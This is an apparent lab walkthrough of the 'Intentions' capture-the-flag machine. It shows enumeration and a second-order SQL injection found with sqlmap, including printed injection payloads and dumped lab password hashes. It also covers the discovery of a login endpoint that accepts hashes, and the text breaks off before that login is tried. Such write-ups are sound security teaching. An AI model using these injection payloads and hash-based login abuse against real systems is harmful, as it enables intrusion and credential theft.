Intentions

10th Oct 2023 / Document No D23.100.252

Prepared By: amra

Machine Author: htbas9du

Difficulty: Hard

Classification: Official

Synopsis

Intentions is a hard Linux machine that starts off with an image gallery website which is prone to a second-order SQL injection leading to the discovery of BCrypt hashes. Further enumeration reveals a `v2` API endpoint that allows authentication via hashes instead of passwords, leading to admin access to the site. Within the admin panel the attacker will find a page that allows them to edit the images within the gallery with the help of `Imagick`. The attacker is able to exploit the `Imagick` object instantiation and gain code execution. Once the attacker has a shell as `www-data` they will need to examine the Git history for the current project, where they will find credentials for the user `greg`. Once logged in as `greg` the user will enumerate and find that they have access to the `/opt/scanner/scanner` binary with extended capabilities, specifically `CAP_DAC_READ_SEARCH`. This capability allows the attacker to exfiltrate sensitive files such as the private SSH key of the `root` user, byte-by-byte. With the key the attacker is able to authenticate through SSH as the `root` user.

Skills Required

- Web enumeration
- Solid understanding of SQL Injections
- Basic Linux enumeration

Skills Learned

- Leveraging Arbitrary Object Instantiations via Imagick
- Vulnerability Research

- Scripting exploits

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.83.115 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.129.83.115

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 47:d2:00:66:27:5e:e6:9c:80:89:03:b5:8f:9e:60:e5 (ECDSA)
|_  256 c8:d0:ac:8d:29:9b:87:40:5f:1b:b0:a4:1d:53:8f:f1 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Intentions
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


The Nmap output reveals two open ports. On port `22` an SSH server is running, and on port `80` an Nginx web server. Since we don't currently have any valid SSH credentials we should begin our enumeration by visiting port `80`.

Before we begin our enumeration process, we modify our `/etc/hosts` file to include `intentions.htb`, so that we don't have to type the IP of the machine every time.

```
echo "10.129.83.115 intentions.htb" | sudo tee -a /etc/hosts
```

Nginx - Port 80

Upon visiting http://intentions.htb we observe a Login and Registrations page.



Before we register a new account, we attempt to discover directories using `gobuster`:


```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/big.txt -e -t 100 -u
http://intentions.htb/ -b 403,404

<SNIP>
===============================================================
2023/02/03 01:58:36 Starting gobuster in directory enumeration mode
===============================================================
http://intentions.htb/admin                (Status: 302) [Size: 330] [-->
http://intentions.htb]
http://intentions.htb/css                  (Status: 301) [Size: 178] [-->
http://intentions.htb/css/]
http://intentions.htb/favicon.ico          (Status: 200) [Size: 0]
http://intentions.htb/fonts                (Status: 301) [Size: 178] [-->
http://intentions.htb/fonts/]
http://intentions.htb/gallery              (Status: 302) [Size: 330] [-->
http://intentions.htb]
```

```
http://intentions.htb/js                (Status: 301) [Size: 178] [-->
http://intentions.htb/js/]
http://intentions.htb/robots.txt        (Status: 200) [Size: 24]
http://intentions.htb/storage           (Status: 301) [Size: 178] [-->
http://intentions.htb/storage/]
```


Here we spot a few interesting entries, specifically that there is an `/admin` page of some sorts, a `/gallery` page, and some type of `/storage` directory.

The Gallery App


At this point we may attempt some common login bypasses, but ultimately all of them fail so we can proceed to register a normal user account via the `Register` tab on the homepage and then login.




The homepage of the Gallery application contains just a welcome message:




The gallery and feed options will show us some images as well as the genre they are associated with:






On our profile we can see there is a new `Favorite Genres` feature with the default options of `food,travel,nature`. Based on the context provided, we can infer that the API that powers the feed page is leveraging this profile setting to display relevant content.



Given that this is one of the only places in the web application where we can supply some input to be processed by the backend or API, we will continue our enumeration here and look for possible injections or other suspicious responses and behaviour.

At this point, we can use `ZAP` (or another Web proxy, such as `BurpSuite`) to intercept the requests made by the Gallery application to the API. The requests of interest are:

- The `POST` request to http://intentions.htb/api/v1/gallery/user/genres to update our favorite genres
- The `GET` request to http://intentions.htb/api/v1/gallery/user/feed to fetch our feed



Our goal now is to pass these requests to `sqlmap`, so we need to save the contents of each of these requests into a file. We will save our `POST` request to `/user/genres` as `updateGenresRequest` and it should look something like this:

```
POST http://intentions.htb/api/v1/gallery/user/genres HTTP/1.1
Host: intentions.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
Content-Type: application/json
```

```
X-XSRF-TOKEN: <SNIP>
Content-Length: 17
Origin: http://intentions.htb
Connection: keep-alive
Referer: http://intentions.htb/gallery
Cookie: XSRF-TOKEN=<SNIP>; token=<SNIP>

{"genres":"food"}
```

We also save our `GET` request to `/user/feed` to `fetchFeedRequest` and it should look something like this:

```
GET http://intentions.htb/api/v1/gallery/user/feed HTTP/1.1
Host: intentions.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
X-XSRF-TOKEN: <SNIP>
Connection: keep-alive
Referer: http://intentions.htb/gallery
Cookie: XSRF-TOKEN=<SNIP>; token=<SNIP>
```

We now evaluate these request for possible SQL injection vulnerabilities using `SQLMap`.

Update Genres

```
sqlmap -r updateGenresRequest --batch
```

A basic `SQLMap` scan against the `updateGenresRequest` yields no results.

Update Genres and Fetch Feed combined

Next, we test for a second-order SQL injection against the `/user/feed` endpoint:

```
sqlmap -r updateGenresRequest --second-req=fetchFeedRequest --batch
```

This also yields no results. However, we know for a fact that the `Favorite Genres` options directly affect our feed, so it's worth to explore our options a bit more in this scenario. `SQLMap` suggests that we may want to try a tamper script:

```
maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment')
and/or switch '--random-agent'
```

If we manually interact with the `update genres` request endpoint, we can observe that a request with spaces such as `nature, animals , test` will become `nature,animals,test` the next time we visit the page, indicating that spaces are being actively removed.

Let's try our second-order SQLi check with a tamper script to change spaces:

```
sqlmap -r updateGenresRequest --second-req=fetchFeedRequest --batch --
tamper=space2comment
```

> Note: Sometimes this may only identify a time-based SQL injection, at which point we can optionally extend our check by specifying `--dbms=MySQL --level=5`

And we have indeed found a valid SQL injection point.

```
<SNIP>
---
Parameter: JSON genres ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"genres":"food') AND 4617=4617 AND ('CImT'='CImT"}

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"genres":"food') AND (SELECT 1837 FROM (SELECT(SLEEP(5)))sWpc) AND
('qYtB'='qYtB"}

    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: {"genres":"food') UNION ALL SELECT
NULL,CONCAT(0x71626b7171,0x4c7a446c5652425369676e6a4871794a5255777558796274524171
4a6170766c7668624666456a64,0x717a627a71),NULL,NULL,NULL#"}
---
<SNIP>
```

Now we can easily enumerate the target's database. First of all, we have to enumerate the available tables using the `--tables` flag:

```
sqlmap -r updateGenresRequest --second-req=fetchFeedRequest --batch --
tamper=space2comment --tables
```

```
Database: intentions
[4 tables]
+--------------------------------------+
| gallery_images                       |
| migrations                           |
| personal_access_tokens               |
| users                                |
+--------------------------------------+
```

Then, we can extract data from the `users` table using `-T users` and `--dump`:

```
sqlmap -r updateGenresRequest --second-req=fetchFeedRequest --batch --
tamper=space2comment -T users --dump
```

This will provide us with two entries for admin users:


```
+-------+------------------------------+------------------------------------------------------------+
| admin | email                        | password                                                   |
+-------+------------------------------+------------------------------------------------------------+
| 1     | steve@intentions.htb         | $2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLIwr3EWbzWOLfpoTtjpeMqpp4twa |
| 1     | greg@intentions.htb          | $2y$10$95OR7nHSkYuFUUxsT1KS6uoQ93aufmrpknz4jwRqzIbsUpRiiyU5m |
+-------+------------------------------+------------------------------------------------------------+
```

Finally, we have 2 complex `BCrypt` passwords that can't be feasibly cracked. For the time being, we have to shift our focus elsewhere.

During our browsing we notice that all requests are going through `/api/v1/...`. We can manually play around with the version and check if `v2` endpoints are also available.

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/big.txt -e -t 100 -u
http://intentions.htb/api/v2/auth/ -b 403,404

<SNIP>
http://intentions.htb/api/v2/auth/login                (Status: 405) [Size: 825]
http://intentions.htb/api/v2/auth/logout               (Status: 405) [Size: 825]
http://intentions.htb/api/v2/auth/refresh              (Status: 500) [Size: 6615]
http://intentions.htb/api/v2/auth/register             (Status: 405) [Size: 825]
http://intentions.htb/api/v2/auth/user                 (Status: 302) [Size: 330]
[--> http://intentions.htb]
```

We know that the `405` code is returned when we attempt an invalid request method. This can be verified by visiting the `v2` login page directly.



We therefore attempt an empty `POST` request to this endpoint, instead:

```
curl -X POST http://intentions.htb/api/v2/auth/login
```

```
{"status":"error","errors":{"email":["The email field is required."],"hash":["The
hash field is required."]}}
```

The new feature here is that the original `v1` endpoint accepted an `email` and a `password` parameter, while the new `v2` endpoint accepts an `email` and a `hash`. We can verify this by performing the same request against the `v1` endpoint:

```
curl -X POST http://intentions.htb/api/v1/auth/login
```

```
{"status":"error","errors":{"email":["The email field is required."],"password":
["The password field is required."]}}
```



During the SQL injection step, we recovered the uncrackable password hashes of two administrator users. If the `v2` API is indeed in use, we have a way to access the Gallery application as an Administrator without cracking the hashes.

We can test our theory by trying to authenticate as one of the administrators using their hash:

